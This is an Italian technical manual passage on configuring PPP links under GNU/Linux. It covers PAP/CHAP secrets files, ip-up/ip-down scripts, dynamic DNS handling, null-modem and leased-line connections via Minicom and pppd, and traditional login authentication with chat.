È difficile spiegare le ragioni di questo, ma è così. Diversamente, occorrerebbe ripetere l'indicazione delle utenze nel file '`/etc/ppp/pap-secrets`', dove nel primo campo (cliente) andrebbero i nomi degli utenti e nel terzo le parole d'ordine. In particolare, come si può intuire, la stringa nulla delimitata con gli apici doppi nella posizione del segreto, rappresenta qualunque parola d'ordine.

L'amministratore del nodo remoto che deve identificarsi, deve inserire una voce nel proprio file '`/etc/ppp/pap-secrets`', dove nel primo campo (cliente) deve mettere il nominativo-utente necessario per accedere presso la controparte e, di conseguenza, nel terzo campo deve mettere la parola d'ordine di questo utente.

35.11.2 Configurazione CHAP

«

L'autenticazione CHAP prevede che un nodo si identifichi dopo aver conosciuto il nome della controparte. La compilazione del file '`/etc/ppp/chap-secrets`' segue le stesse regole del file utilizzato per l'autenticazione PAP, ma in tal caso, diventa meno probabile l'uso del jolly '**`*`**'.

L'autenticazione CHAP viene usata meno frequentemente perché con questa non è possibile fare riferimento agli utenti registrati nel sistema attraverso l'opzione '**`login`**'.

35.12 Script

«

Si è già accennato alla possibilità di affiancare a '**`pppd`**' alcuni script o programmi che possano essere avviati da questo in momenti determinati della fase si connessione e di disconnessione. Quando si utilizza il protocollo PPP per trasportare quello IP, sono particolarmente importanti '**`ip-up`**' e '**`ip-down`**', oppure '**`ipv6-up`**' e '**`ipv6-down`**', che dovrebbero essere contenuti nella directory '`/etc/ppp/`'.

Tutti gli script che '**`pppd`**' può gestire (non solo quelli descritti qui) sono avviati senza che '**`pppd`**' debba attendere la loro conclusione; inoltre ottengono tutti i privilegi dell'utente '**`root`**', in modo da permettere loro di eseguire qualunque operazione, soprattutto per ciò che riguarda la configurazione della rete. Tutti i flussi standard (standard input, standard output e standard error) sono ridiretti verso '`/dev/null`'. Infine, questi dispongono solo di un numero limitato di variabili di ambiente che vengono descritte di seguito.

Variabile	Descrizione
'**DEVICE**'	Contiene il nome del dispositivo seriale utilizzato.
'**IFNAME**'	Contiene il nome dell'interfaccia di rete abbinata alla connessione PPP.
'**IPLOCAL**', '**IPREMOTE**'	Queste due variabili contengono rispettivamente l'indirizzo IP locale e quello remoto della connessione.
'**PEERNAME**'	Contiene il nome del nodo remoto, ottenuto a seguito di un'autenticazione.
'**SPEED**'	Contiene la velocità espressa in bit/s (bps) della linea seriale.
'**UID**'	Contiene il numero UID reale dell'utente che ha avviato '**pppd**'.
'**USEPEERDNS**'	Questa variabile di ambiente viene creata se viene usata l'opzione '**usepeerdns**'.
'**DNS1**', '**DNS2**'	Contengono rispettivamente il primo e il secondo indirizzo IP dei serventi DNS forniti dalla controparte, quando si utilizza l'opzione '**usepeerdns**'.

La variabile di ambiente '**USEPEERDNS**' può essere sfruttata per verificare l'utilizzo o meno di questa funzionalità, per esempio nel modo seguente:

```
#!/bin/sh
…
if [ "$USEPEERDNS" ] && [ "$DNS1" ]
then
    …
    …
fi
…
```

Come si può intuire dai nomi di questi script, '**ip[v6]-up**' viene avviato da '**pppd**' quando la connessione è attiva, mentre

‘**ip[v6]-down**’ viene avviato quando questa connessione non è più disponibile.

Oltre alle variabili di ambiente descritte in precedenza, questi ricevono degli argomenti che potrebbero anche essere superflui:

1. ***nome_interfaccia***
   è l’equivalente del contenuto della variabile ‘**IFNAME**’;
2. ***dispositivo_della_linea***
   è l’equivalente del contenuto della variabile ‘**DEVICE**’;
3. ***velocità_bps***
   è l’equivalente del contenuto della variabile ‘**SPEED**’;
4. ***indirizzo_ip_locale***
   è l’equivalente del contenuto della variabile ‘**IPLOCAL**’;
5. ***indirizzo_ip_remoto***
   è l’equivalente del contenuto della variabile ‘**IPREMOTE**’;
6. ***opzione_ipparam***
   è il valore dell’opzione ‘**ipparam**’ se questa viene utilizzata con ‘**pppd**’.

L’esempio seguente riguarda uno script ‘**ip-up**’ (connessioni IPv4) con il quale si vuole fare in modo che i messaggi in coda nel sistema locale di posta elettronica vengano inviati non appena la connessione PPP viene instaurata.

```
#!/bin/sh
# /etc/ppp/ip-up
#
# Per facilitare le cose, viene definita la variabile di
```

```
# ambiente PATH, così da poter avviare i programmi più
# facilmente.
PATH=/usr/sbin:/sbin:/usr/bin:/bin
export PATH
#
# Se l'indirizzo IP remoto corrisponde a quello che consente
# l'accesso a Internet, si invia la posta elettronica
# rimasta in coda.
case "$5" in
    111.112.113.114)
        sendmail -q
        ;;
    *)
esac
```

35.12.1 Verifica dell'ambiente

Alle volte, sembra che le cose non vadano come dovrebbero, in base a quanto si trova nella documentazione. Per esempio, nella descrizione di queste funzionalità all'interno di *pppd(8)* è specificato che questi script ricevono soltanto le variabili che sono state presentate in queste sezioni. Eppure, ci sono degli esempi di utilizzo di '**pppd**' che fanno affidamento su altre risorse. In generale, sarebbe bene fare affidamento soltanto su quanto indicato nei documenti originali, tuttavia, alle volte potrebbe essere utile sapere esattamente qual è l'ambiente che ricevono questi script e quali sono precisamente gli argomenti che gli vengono passati.

```
#!/bin/sh
/bin/echo $@ >> /tmp/ambiente-ppp
set >> /tmp/ambiente-ppp
exit 0
```

L'esempio mostra una soluzione semplicissima per ottenere tali informazioni. Può trattarsi di uno qualunque degli script che è in grado di comandare '**pppd**', non solo quelli riferiti alle connessioni IP che sono già stati presentati. Viene accodato al file '`/tmp/ambiente-ppp`' il contenuto di tutti gli argomenti ricevuti; quindi, attraverso il comando '**set**', viene aggiunto anche lo stato di tutto l'ambiente.

35.12.2 Gestione dinamica degli indirizzi DNS

Si è accennato all'utilizzo dell'opzione '**usepeerdns**' per ottenere automaticamente l'indicazione dei serventi DNS remoti, offerti dal fornitore di accesso a Internet. Per sfruttare questa possibilità, si può intervenire in due modi differenti, a seconda che si gestisca un serventi DNS locale o meno.

Il demone '**pppd**' crea automaticamente il file '`/etc/ppp/resolv.conf`', contenente una o due direttive del tipo:

```
nameserver 111.112.113.1
nameserver 111.112.113.2
```

Se non si dispone di un DNS locale, è sufficiente sostituire il file '`/etc/resolv.conf`' con un collegamento simbolico che punti al file '`/etc/ppp/resolv.conf`'.

Diversamente, se si dispone anche di un servente DNS locale, oppure ci sono altre direttive che si vogliono preservare, le cose si complicano, perché occorre costruire un file '`/etc/resolv.conf`' ogni volta e bisogna poi ripristinarlo alla fine del collegamento PPP. Si può intuire che per questo vadano usati opportunamente gli script '**ip[v6]-up**' e '**ip[v6]-down**'.

Semplificando molto le cose, '`/etc/resolv.conf`' potrebbe sempre essere un collegamento simbolico, che viene modificato al vo-

lo, in modo da utilizzare la configurazione normale, oppure il file ‘`/etc/ppp/resolv.conf`’. A titolo di esempio, nello script ‘**`ip[v6]-up`**’ potrebbero essere aggiunte le istruzioni seguenti:

```
if [ "$USEPEERDNS" ] && [ "$DNS1" ]
then
    rm -f /etc/resolv.conf
    ln -s /etc/ppp/resolv.conf /etc/resolv.conf
fi
```

Supponendo che il file ‘`/etc/resolv.conf.standard`’ contenga le direttive che servono quando non è più disponibile la connessione PPP, lo script ‘**`ip[v6]-down`**’ potrebbero contenere anche le istruzioni seguenti:

```
rm -f /etc/resolv.conf
ln -s /etc/resolv.conf.standard /etc/resolv.conf
```

35.13 Impostazione della distribuzione GNU/Linux Debian

La distribuzione GNU/Linux Debian organizza la gestione del PPP in modo particolare, allo scopo di non dover modificare direttamente gli script ‘**`ip-up`**’ e ‘**`ip-down`**’, oltre a fornire una soluzione già pronta per l’attribuzione dinamica degli indirizzi IP dei serventi DNS remoti.

Lo script ‘**`ip-up`**’ esegue in sequenza tutti gli script che trova nella directory ‘`/etc/ppp/ip-up.d/`’, mentre lo script ‘**`ip-down`**’ esegue in sequenza tutti gli script che trova nella directory ‘`/etc/ppp/ip-down.d/`’. Si può intendere che queste due directory non siano standard; tuttavia, con tale meccanismo, si evita che i pacchetti applicativi che devono intervenire in qualche modo nella connessione

PPP, possano limitarsi a collocare i loro script in queste directory, senza modificare direttamente '**ip-up**' o '**ip-down**'.

All'interno di questo meccanismo, si inserisce anche la gestione dinamica degli indirizzi dei serventi DNS remoti. Precisamente ciò avviene per mezzo degli script '`/etc/ppp/ip-up.d/0dns-up`' e '`/etc/ppp/ip-down.d/0dns-down`' (il nome degli script inizia con uno zero, per garantire che vengano eseguiti prima degli altri, dal momento che si rispetta l'ordine alfabetico). Lo script '**0dns-up**' si limita a controllare che ci siano i presupposti necessari e che sia stato ottenuto almeno un indirizzo IP di un servente DNS remoto; se le cose stanno così, sostituisce il file '`/etc/resolv.conf`' in modo appropriato; al termine, lo script '**0dns-down**' ripristina le cose come stavano prima della connessione PPP.

35.14 Connessioni su porte seriali

«

Per connettere due porte seriali di due elaboratori (cioè due unità DTE), occorre realizzare un cavo apposito, detto Null-modem. Se ne possono usare due tipi: a tre o a sette fili. Il primo permette solo una connessione con controllo di flusso software, detto anche XON/XOFF, mentre il secondo consente un controllo di flusso hardware, o RTS/CTS. La sezione 35.1.4 ne mostra lo schema di collegamento.

Dopo aver realizzato il cavo seriale, è sufficiente anche quello a soli tre fili, si può controllare il suo funzionamento collegando con questo due elaboratori. Su entrambi viene utilizzato un programma di comunicazione per tentare una trasmissione elementare.

Prima di utilizzare i programmi di comunicazione, occorre accertarsi di disporre dei file di dispositivo corretti, '`/dev/ttyS`***n***', ed even-

tualmente di un collegamento simbolico denominato ‘`/dev/modem`’ che punti al dispositivo corrispondente alla porta seriale utilizzata per la connessione.[7]

Supponendo di utilizzare la seconda porta seriale, si potrebbe creare il collegamento nel modo seguente:

```
# ln -s -i /dev/ttyS1 /dev/modem [Invio][8]
```

35.14.1 Programma di comunicazione

Una volta sistemati i collegamenti simbolici in entrambi gli elaboratori, è il momento di avviare un programma di terminale di comunicazione. Il programma di comunicazione più comune nelle distribuzioni GNU è Minicom, che viene mostrato negli esempi seguenti. Se non si vuole intervenire sui permessi del file di dispositivo di comunicazione, occorre agire come utente ‘**root**’. Per questo motivo è importante fare attenzione a non salvare alcuna configurazione di Minicom, perché questa diventerebbe quella predefinita per tutti gli utenti.

Si avvia Minicom (l’eseguibile ‘**minicom**’) su entrambi gli elaboratori.

```
# minicom [Invio]

  Welcome to minicom 1.75

  Press CTRL-A Z for help on special keys
```

Attraverso i due programmi occorre configurare entrambe le porte seriali nello stesso modo. In particolare, se si utilizza un cavo seriale a tre fili, si deve specificare che la comunicazione avviene attraverso un controllo di flusso software.

[*Ctrl a*][*z*]

Con questa combinazione si ottiene il menù di Minicom.

```
          Commands can be called by CTRL-A <key>

               Main Functions                  Other Functions

Dialing directory..D  run script (Go)....G | Clear Screen.......C
Send files.........S  Receive files......R | cOnfigure Minicom..O
comm Parameters....P  Add linefeed.......A | Suspend minicom....J
Capture on/off.....L  Hangup.............H | eXit and reset.....X
send break.........F  initialize Modem...M | Quit with no reset.Q
Terminal settings..T  run Kermit.........K | Cursor key mode....I
lineWrap on/off....W  local Echo on/off..E | Help screen........Z
                                           | scroll Back........B

     Select function or press Enter for none.
```

È necessario configurare la porta seriale, per quanto riguarda la velocità di comunicazione, la parità, la dimensione del *data bit* e il tipo di controllo di flusso.

[*o*]

Si presenta un menù di diverse scelte possibili.

```
  Filenames and paths
  File transfer protocols
**Serial port setup**
  Modem and dialing
  Screen and keyboard
  Save setup as dfl
  Save setup as..
  Exit
```

Si deve selezionare la voce *Serial port setup*, spostando il cursore con i tasti freccia e premendo [*Invio*] alla fine.

```
A -    Serial Device      : /dev/modem
B - Lockfile Location     : /var/lock
C -   Callin Program      :
D -  Callout Program      :
E -    Baud/Par/Bits      : 38400 8N1
F - Hardware Flow Control : Yes
G - Software Flow Control : No
```

Si seleziona la voce '**E**' per modificare la velocità di comunicazione.

[*e*]

```
Current: 38400 8N1

  Speed           Parity          Data

A: 300            J: None         Q: 5
B: 1200           K: Even         R: 6
C: 2400           L: Odd          S: 7
D: 9600           M: Mark         T: 8
E: 19200          N: Space
F: 38400
G: 57600
H: 115200         O: 8-N-1
                  P: 7-E-1
```

È il caso di utilizzare sempre blocchetti di 8 bit dati senza parità, con un bit di stop, corrispondente alla sigla convenzionale 8N1. La velocità può essere spinta al massimo.

[*h*]

```
Current: 115200 8N1
```

Al termine si conferma con la semplice pressione del tasto [*Invio*].

[*Invio*]

```
 A -    Serial Device      : /dev/modem
 B - Lockfile Location     : /var/lock
 C -   Callin Program      :
 D -  Callout Program      :
 E -    Baud/Par/Bits      : 115200 8N1
 F - Hardware Flow Control : Yes
 G - Software Flow Control : No
```

Si passa quindi a configurare il controllo di flusso. Si suppone di dovere utilizzare il controllo di flusso software perché si dispone di un cavo seriale a soli tre fili. In caso contrario si può utilizzare la configurazione opposta.

[*f*]

```
 F - Hardware Flow Control : No
 G - Software Flow Control : No
```

[*g*]

```
 F - Hardware Flow Control : No
 G - Software Flow Control : Yes
```

Si esce da questo menù con la semplice pressione del tasto [*Invio*].

[*Invio*]

Quindi si esce dal menù precedente selezionando la voce '**`Exit`**'.

```
  Filenames and paths
  File transfer protocols
  Serial port setup
  Modem and dialing
  Screen and keyboard
  Save setup as dfl
  Save setup as..
**Exit**
```

Da questo momento, tutto quello che si digita da una parte deve apparire sullo schermo dell'altra. Questo serve a provare che la connessione è corretta.

Per terminare la connessione si può utilizzare semplicemente il comando seguente, da entrambe le parti.

[*Ctrl a*][*q*]

35.15 Connessione PPP senza autenticazione

Quando si è certi che il cavo seriale è funzionante, si può passare alla realizzazione di una connessione punto-punto con l'aiuto di '**pppd**'.

La connessione PPP si presta a tanti tipi di situazione. Qui si intende mostrare il caso più semplice, in cui si utilizza solo una connessione seriale senza modem e nessuna delle due parti richiede all'altra di identificarsi.

Per poter comprendere gli esempi che vengono mostrati nelle sezioni seguenti, è necessario leggere il capitolo ??capitolo ppp??, tenendo presente che il kernel deve essere stato predisposto per il PPP.

Si considera che gli script '`/etc/ppp/ip-up`' e '`/etc/ppp/ip-down`' non siano stati predisposti.

35.15.1 Script di connessione

La cosa più semplice è la realizzazione di uno script su entrambi gli elaboratori da collegare, con l'indicazione invertita degli indirizzi IP da utilizzare. In particolare, con questo esempio, non si fa affidamento sulla configurazione generale del file '`/etc/ppp/options`', che si suppone assente, oppure vuoto.

Si suppone di disporre dell'indirizzo 192.168.100.1 per l'elaboratore A e 192.168.200.1 per l'elaboratore B. Si vuole utilizzare un controllo di flusso software perché si dispone di un cavo seriale a tre fili. Entrambi gli elaboratori utilizzano la seconda porta seriale.

```
#! /bin/sh

# Elaboratore A

IP_REMOTO="192.168.200.1"
IP_LOCALE="192.168.100.1"
PERIFERICA="/dev/ttyS1"
VELOCITA="115200"
C_FLUSSO="nocrtscts"

/usr/sbin/pppd \
    mru 576 \
    mtu 576 \
    lock \
    passive \
    local \
    $C_FLUSSO \
    $IP_LOCALE:$IP_REMOTO \
    $PERIFERICA \
    $VELOCITA \
    noauth \
    refuse-chap \
```

```
    refuse-pap \
    persist
```

Nello script dell'elaboratore B, basta scambiare gli indirizzi.

```
#! /bin/sh

# Elaboratore B

IP_REMOTO="192.168.100.1"
IP_LOCALE="192.168.200.1"
...
```

Una volta avviati i due script, ognuno nel proprio elaboratore, quando la connessione si instaura si può controllare con '**ifconfig**' e '**route**' che tutto sia in ordine.

35.15.2 Verifica della connessione

L'esecuzione dei due script porta alla definizione di una nuova interfaccia di rete, '**ppp0**', con l'aggiunta di una nuova voce nella tabella di instradamento.

A# **ifconfig**[*Invio*]

```
...
ppp0      Link encap:Point-to-Point Protocol
          inet addr:192.168.100.1  P-t-P:192.168.200.1  Mask:255.255.255.0
          UP POINTOPOINT RUNNING  MTU:576  Metric:1
          RX packets:5 errors:0 dropped:0 overruns:0
          TX packets:10 errors:0 dropped:0 overruns:0
```

B# **ifconfig**[*Invio*]

```
…
ppp0      Link encap:Point-to-Point Protocol
          inet addr:192.168.200.1  P-t-P:192.168.100.1  Mask:255.255.255.0
          UP POINTOPOINT RUNNING  MTU:576  Metric:1
          RX packets:5 errors:0 dropped:0 overruns:0
          TX packets:10 errors:0 dropped:0 overruns:0
```

A# **route -n** [*Invio*]

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.200.1   0.0.0.0         255.255.255.255 UH    0      0        0 ppp0
127.0.0.0       0.0.0.0         255.0.0.0       U     0      0        4 lo
```

B# **route -n** [*Invio*]

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.100.1   0.0.0.0         255.255.255.255 UH    0      0        0 ppp0
127.0.0.0       0.0.0.0         255.0.0.0       U     0      0        4 lo
```

Se non ci sono altri instradamenti che creano conflitti, anche '**ping**' dovrebbe funzionare.

35.15.3 Varianti

«

Una volta verificato che la connessione funziona, si può provare ad aumentare il valore di MTU e MRU,[9] eventualmente si può fare anche in modo che il collegamento diventi il nuovo instradamento predefinito.

```
…
/usr/sbin/pppd \
    mru 1500 \
    mtu 1500 \
    lock \
    passive \
    local \
```

```
    $C_FLUSSO \
    $IP_LOCALE:$IP_REMOTO \
    $PERIFERICA \
    $VELOCITA \
    noauth \
    refuse-chap \
    refuse-pap \
    defaultroute \
    persist
```

Se si vuole utilizzare il controllo di flusso hardware, basta cambiare il valore della variabile '**C_FLUSSO**', indicando l'opzione '**crtscts**'.

```
…
C_FLUSSO="crtscts"

/usr/sbin/pppd \
…
```

Infine, si può fare in modo che ognuna delle due parti lasci che l'altra definisca il proprio indirizzo IP. Per ottenere questo è sufficiente indicare l'indirizzo relativo come 0.0.0.0.

```
…
# Elaboratore A

IP_REMOTO="0.0.0.0"
IP_LOCALE="192.168.100.1"
…
```

```
...
# Elaboratore B

IP_REMOTO="0.0.0.0"
IP_LOCALE="192.168.200.1"
...
```

35.16 Linea dedicata

«

Una linea dedicata, o *leased line*, è generalmente un cavetto a due fili indipendente dalla rete telefonica commutata. Il termine *leased line*, linea affittata, deriva dal fatto che in origine le leggi della maggior parte dei paesi impedivano l'utilizzo di una rete di cavi per comunicazione privati, per cui questi si potevano solo affittare.

Per quanto ci riguarda, nelle sezioni seguenti, la linea dedicata è un doppino telefonico che collega due modem, ognuno connesso al proprio elaboratore.

Per fare sì che una linea dedicata di questo tipo funzioni, occorre disporre di modem **esterni** adatti a questo, in grado di essere configurati (anche attraverso microinterruttori) in modo da essere autonomi. In pratica, questi modem devono essere capaci di ricaricare la configurazione e rimettersi automaticamente in comunicazione, senza interventi software, sia in presenza di interruzioni temporanee della linea, sia quando si interrompe e poi riprende l'erogazione dell'energia elettrica.

Nelle sezioni seguenti si mostrano alcuni esempi che possono essere provati anche senza disporre di modem particolari, allo scopo di comprendere il problema.

35.16.1 Ruolo dei modem

Quando si utilizzano i modem in questo modo, senza accedere alla rete telefonica normale, non è più necessario comporre un numero telefonico e non esiste più il segnale di libero o di occupato.

Uno dei due modem deve essere configurato in modo da ricevere una chiamata su linea dedicata; l'altro deve essere configurato per chiamare. Giusto per ricordarlo, servono i comandi AT seguenti:

Comando	Descrizione
AT&L1	è il codice necessario a informare il modem che si tratta di una connessione autonoma su linea dedicata; alcuni modem potrebbero richiedere un numero diverso, come L2 per esempio;
ATX1	è il codice necessario a fare ignorare al modem chiamante il tono di chiamata e il segnale di occupato;
ATA	è il codice necessario ad attivare il modem in ricezione; ciò comporta l'emissione da parte di quel modem della portante di ricezione;
ATD	è il codice necessario ad attivare il modem in chiamata; ciò comporta l'emissione da parte di quel modem della portante di chiamata.

In pratica, a parte le possibili esigenze particolari di un modem rispetto a un altro, il comando da dare per mettere un modem in ascolto potrebbe essere AT&L1A, mentre, per mettere l'altro modem in chiamata, si potrebbe usare il comando ATX1&L1D.

Ci sono poi altre considerazioni da fare sui modem, ma per questo è meglio leggere il *Leased line mini HOWTO* di Rob van der Putten.

Quando i due modem hanno stabilito la comunicazione, tutto fun-

ziona come se le porte seriali rispettive fossero connesse attraverso un cavo seriale Null-modem; cosa già descritta nella prima parte di questo capitolo.

35.16.2 Simulazione con l'aiuto di Minicom

«

Con l'aiuto di Minicom si possono inviare i comandi necessari ai due modem, in modo da poter sperimentare l'uso della linea dedicata, anche se non si dispone di modem sofisticati con tutte le caratteristiche necessarie.

Si avvia Minicom in entrambi gli elaboratori, come già visto in precedenza per la connessione seriale pura e semplice. Si configura la comunicazione se ciò è necessario, tenendo presente che utilizzando il modem è meglio che il controllo di flusso sia di tipo hardware. Quindi, da una parte si digita il comando necessario ad attivare la ricezione, dall'alto il comando per iniziare la chiamata.

`AT&L1A` [*Invio*]

`ATX1&L1D` [*Invio*]

Se tutto va bene, i due modem iniziano la negoziazione e si stabilisce la connessione. Su entrambi i programmi Minicom dovrebbe apparire la risposta '**`CONNECT`**' seguita dalla velocità. A questo punto, scrivendo da una parte si dovrebbe vedere il risultato dall'altra parte.

Se si vuole provare a utilizzare questa comunicazione, occorre concludere il funzionamento di Minicom senza reinizializzare i modem. Questo si ottiene con la combinazione [*Ctrl a*][*q*].

35.16.3 Connessione con pppd

Quando il collegamento tra i due modem è attivo, indipendentemente dal fatto che ciò sia stato ottenuto con l'aiuto di Minicom o che i modem si siano connessi in modo autonomo in base alla loro configurazione prememorizzata, si può stabilire una connessione PPP come già visto in precedenza.

Segue lo script già visto nella prima parte di questo capitolo, ritoccato in funzione dell'uso del modem.

```
#! /bin/sh

# Elaboratore A

IP_REMOTO="192.168.200.1"
IP_LOCALE="192.168.100.1"
PERIFERICA="/dev/ttyS1"
VELOCITA="38400"
C_FLUSSO="crtscts"

/usr/sbin/pppd \
    mru 576 \
    mtu 576 \
    passive \
    modem \
    $C_FLUSSO \
    $IP_LOCALE:$IP_REMOTO \
    $PERIFERICA \
    $VELOCITA \
    noauth \
    refuse-chap \
    refuse-pap \
    persist
```

Come prima, nel secondo elaboratore gli indirizzi IP devono essere invertiti.

```
IP_REMOTO="192.168.100.1"
IP_LOCALE="192.168.200.1"
```

Riquadro 35.85. Il protocollo SLIP.

All'inizio degli anni 1990, nei sistemi GNU/Linux è stato utilizzato il programma '**slattach**' per realizzare una connessione SLIP tra due elaboratori attraverso le porte seriali. Attualmente, questo programma sembra scomparso dalle distribuzioni GNU/Linux, al suo posto, per le connessioni SLIP si trova eventualmente '**dip**' che richiede un po' di configurazione.
Tuttavia, in generale le connessioni di tipo SLIP sono superate, soprattutto in considerazione del fatto che diventa impossibile trasportare in questo modo il protocollo IPv6, salvo l'inserimento in un tunnel IPv4.

35.17 Autenticazione con il protocollo PPP

«

Fino a questo punto, è stato introdotto l'uso di '**pppd**' in generale e in particolare per le connessioni senza autenticazione. Quando è necessario riconoscere una delle due parti si può distinguere tra un'autenticazione tradizionale, dove si interviene come se si fosse davanti a un terminale a digitare il nominativo-utente e la parola d'ordine, oppure attraverso il PPP stesso, con i protocolli PAP o CHAP.

35.17.1 Autenticazione tradizionale

«

L'autenticazione di tipo tradizionale prevede che il protocollo PPP sia attivato dopo il riconoscimento dell'utente che richiede l'accesso. In pratica, si tratta di una connessione remota attraverso un terminale (o meglio, attraverso un programma di emulazione come Minicom o

altro); si ottiene la classica richiesta '**login:**' e '**password:**', alla quale si risponde e al termine si ottiene l'attivazione del PPP dalla parte remota.

L'attivazione del protocollo PPP potrebbe avvenire subito dopo il riconoscimento, oppure potrebbe essere necessario inviare un ritorno a carrello aggiuntivo, o avviare un comando apposito (indicato dal fornitore di accesso).

In questa situazione, quando ci si accorge che il nodo remoto ha attivato il PPP (si vedono apparire una serie di caratteri senza senso sullo schermo del terminale), si deve chiudere il programma con cui è stata fatta la connessione, senza reinizializzare il modem, quindi si deve attivare la gestione locale del PPP, in modo da utilizzare quella linea particolare.

Volendo provare quanto descritto, si potrebbe utilizzare Minicom, come è già stato mostrato altre volte in altri capitoli. Per questo bisogna ricordare di fare riferimento al dispositivo seriale giusto, cioè quello a cui è connesso il modem, quindi si deve verificare che le impostazioni della linea seriale siano quelle desiderate. Supponendo che il modem disponga di una configurazione di fabbrica sufficientemente corretta, la si può richiamare con il comando AT&F.

AT&F [*Invio*]

```
OK
```

Dovendo utilizzare le linee italiane si impartisce il comando ATX3, in modo che venga ignorata l'assenza del tono di chiamata.

ATX3 [*Invio*]

```
OK
```

Infine si può passare alla composizione (il numero di telefono indicato è di pura fantasia).

ATDT0987654321 [*Invio*]

In tal modo dovrebbe avvenire la composizione del numero e il modem remoto dovrebbe rispondere.

```
CONNECT 9600
```

In presenza di un sistema di autenticazione tradizionale, potrebbe apparire un messaggio di benvenuto e quindi la richiesta di introdurre il proprio nominativo.

Se non dovesse apparire nulla, potrebbe essere necessario inviare un carattere qualunque, o un semplice ritorno a carrello. È necessario provare per stabilire cosa bisogna fare per iniziare il colloquio con il nodo remoto.

```
Benvenuto presso il servizio della Società ...

login:
```

In tal caso si introduce il proprio nominativo-utente (in altri termini si esegue il *login*) e si conferma con [*Invio*].

```
login: tizio[Invio]

password:
```

Subito dopo si ottiene la richiesta di inserimento della parola d'ordine, alla quale si risponde nel modo solito, come di fronte a un terminale Unix classico.

```
password: tazza[Invio]
```

Ammesso che il sistema remoto riconosca l'utente, cioè la coppia utente-parola d'ordine, questo potrebbe attivare immediatamente il PPP, oppure potrebbe attendere che l'utente faccia qualcosa di specifico prima di iniziare.

Nel caso peggiore si ottiene l'invito di una shell, attraverso la quale si può interagire e fare qualcosa con il proprio accesso remoto, per esempio attivare il programma '**pppd**' personalmente. In alternativa potrebbe essere necessario fare una scelta in base a un menù di opzioni che viene proposto, oppure potrebbe essere necessario premere un [*Invio*] in più. In pratica, bisogna provare. Quando si vedono apparire dei simboli strani, come quanto mostrato sotto, significa che il PPP è stato attivato dalla parte remota.

```
~y}#À!}!}!} }.}%}&k‘q1}’}"}(}"Ò>~~y}#À!}!}!} }.}%}&k‘q1}’}"}
```

A questo punto, basterebbe concludere il funzionamento di Minicom, ma senza reinizializzare il modem (si usa il comando [*Ctrl a*][*q*]), avviando subito dopo '**pppd**' con le opzioni opportune, in modo da sfruttare il collegamento seriale corrispondente alla connessione instaurata.

Comunque, lo scopo di utilizzare Minicom è solo quello di scoprire la procedura corretta per instaurare una connessione PPP con il nodo remoto. Quando le operazioni da farsi diventano più chiare, si può predisporre un sistema automatico, attraverso '**chat**'.

È importante osservare che, quando la connessione PPP è preceduta da un'autenticazione tradizionale, il PPP **non dovrebbe** richiedere a sua volta altre forme di autenticazione, ma ciò non può essere escluso. In pratica, questo significa che potrebbe essere necessario

predisporre i file ‘/etc/ppp/pap-secrets’ e ‘/etc/ppp/chap-secrets’.

35.17.2 Autenticazione attraverso il PPP

«

L’autenticazione attraverso il PPP salta qualunque fase introduttiva, lasciando al protocollo PAP o a quello CHAP di verificare l’identità di chi accede. Per accertarsene si può usare lo stesso sistema già visto nella sezione precedente: si utilizza Minicom per iniziare la connessione, anche attraverso la composizione del numero telefonico, quindi, senza fare nulla, oppure provando a premere qualche tasto, si ottengono solo i caratteri tipici di un protocollo PPP.

```
~y}#À!}!}!} }.}%}&k‘q1}’}"}(}"Ò>~~y}#À!}!}!} }.}%}&k‘q1}’}"}
```

In tal caso, si è costretti a predisporre i file ‘/etc/ppp/pap-secrets’ e ‘/etc/ppp/chap-secrets’. Eventualmente, per questo ultimo file potrebbe essere necessario conoscere il nome con cui si presenta il nodo remoto.

35.18 Cliente PPP che utilizza un sistema di identificazione tradizionale

«

È stato mostrato il procedimento di accesso a un sistema che utilizza un metodo di identificazione degli utenti di tipo tradizionale. Attraverso Minicom o un altro programma simile si possono dare i comandi necessari al modem, comporre il numero ed eseguire l’accesso. Al termine, una volta avviato il PPP dalla parte remota, si può chiudere il funzionamento del programma senza reinizializzare il modem (con Minicom si usa la sequenza [*Ctrl a*][*q*]).

A questo punto bisognerebbe avviare la gestione locale del PPP, in modo rapido, altrimenti il nodo remoto chiude la connessione. Per

farlo si potrebbe realizzare uno script che avvii '**pppd**' indicando tutte le opzioni necessarie (si vuole ignorare volutamente il file '`/etc/ppp/options`' per non confondere il lettore con troppe cose).

```
#!/bin/sh

/usr/sbin/pppd \
    crtscts \
    modem \
    defaultroute \
    0.0.0.0:0.0.0.0 \
    /dev/ttyS1 \
    57600
```

L'esempio mostra l'utilizzo della seconda porta seriale, '`/dev/ttyS1`', specificando esplicitamente che si attende dalla parte remota l'indicazione del numero IP locale e di quello remoto.

Se il nodo remoto dovesse pretendere anche un'autenticazione PAP, o CHAP, allora si devono predisporre i file '`/etc/ppp/pap-secrets`' e '`/etc/ppp/chap-secrets`'.

Naturalmente, non è molto pratico questo sistema di connessione attraverso l'uso di Minicom. Per automatizzare il procedimento di identificazione si può inserire un programma specifico: '**chat**'.

Prima di proseguire, si tenga presente che per chiudere il funzionamento di '**pppd**', è sufficiente inviargli un segnale di interruzione ('**SIGINT**').

35.18.1 Chat

Il programma Chat[10] costituito in pratica dall'eseguibile '**chat**', permette di definire una comunicazione tra l'elaboratore e il modem. Il suo scopo principale è quello di stabilire una connessione tra il de-

mone '**pppd**' locale e quello di un elaboratore remoto, quando prima è necessario procedere a un'autenticazione di tipo tradizionale.

```
chat [opzioni] [script]
```

Segue la descrizione di alcune opzioni di questo programma.

Opzione	Descrizione
`-f` ***chat_file***	Con questa indicazione, '**chat**' legge lo script di colloquio (*chat script*) dal file indicato. L'uso di questa opzione esclude l'indicazione dei comandi di script dalla riga di comando. Il file può contenere più righe, le stringhe possono essere separate utilizzando spazi o caratteri di tabulazione.
`-t` ***timeout***	Fissa il valore del *timeout*, cioè del tempo massimo di attesa per la ricezione di una stringa.
`-r` ***report_file***	Definisce il nome del file per contenere il rapporto quando viene utilizzata la parola chiave '**REPORT**'. Se non si specifica questo file viene utilizzato lo standard error.
`-v`	Attiva la modalità dettagliata per cui viene utilizzato il registro del sistema per annotare i messaggi di '**chat**'.

Opzione	Descrizione
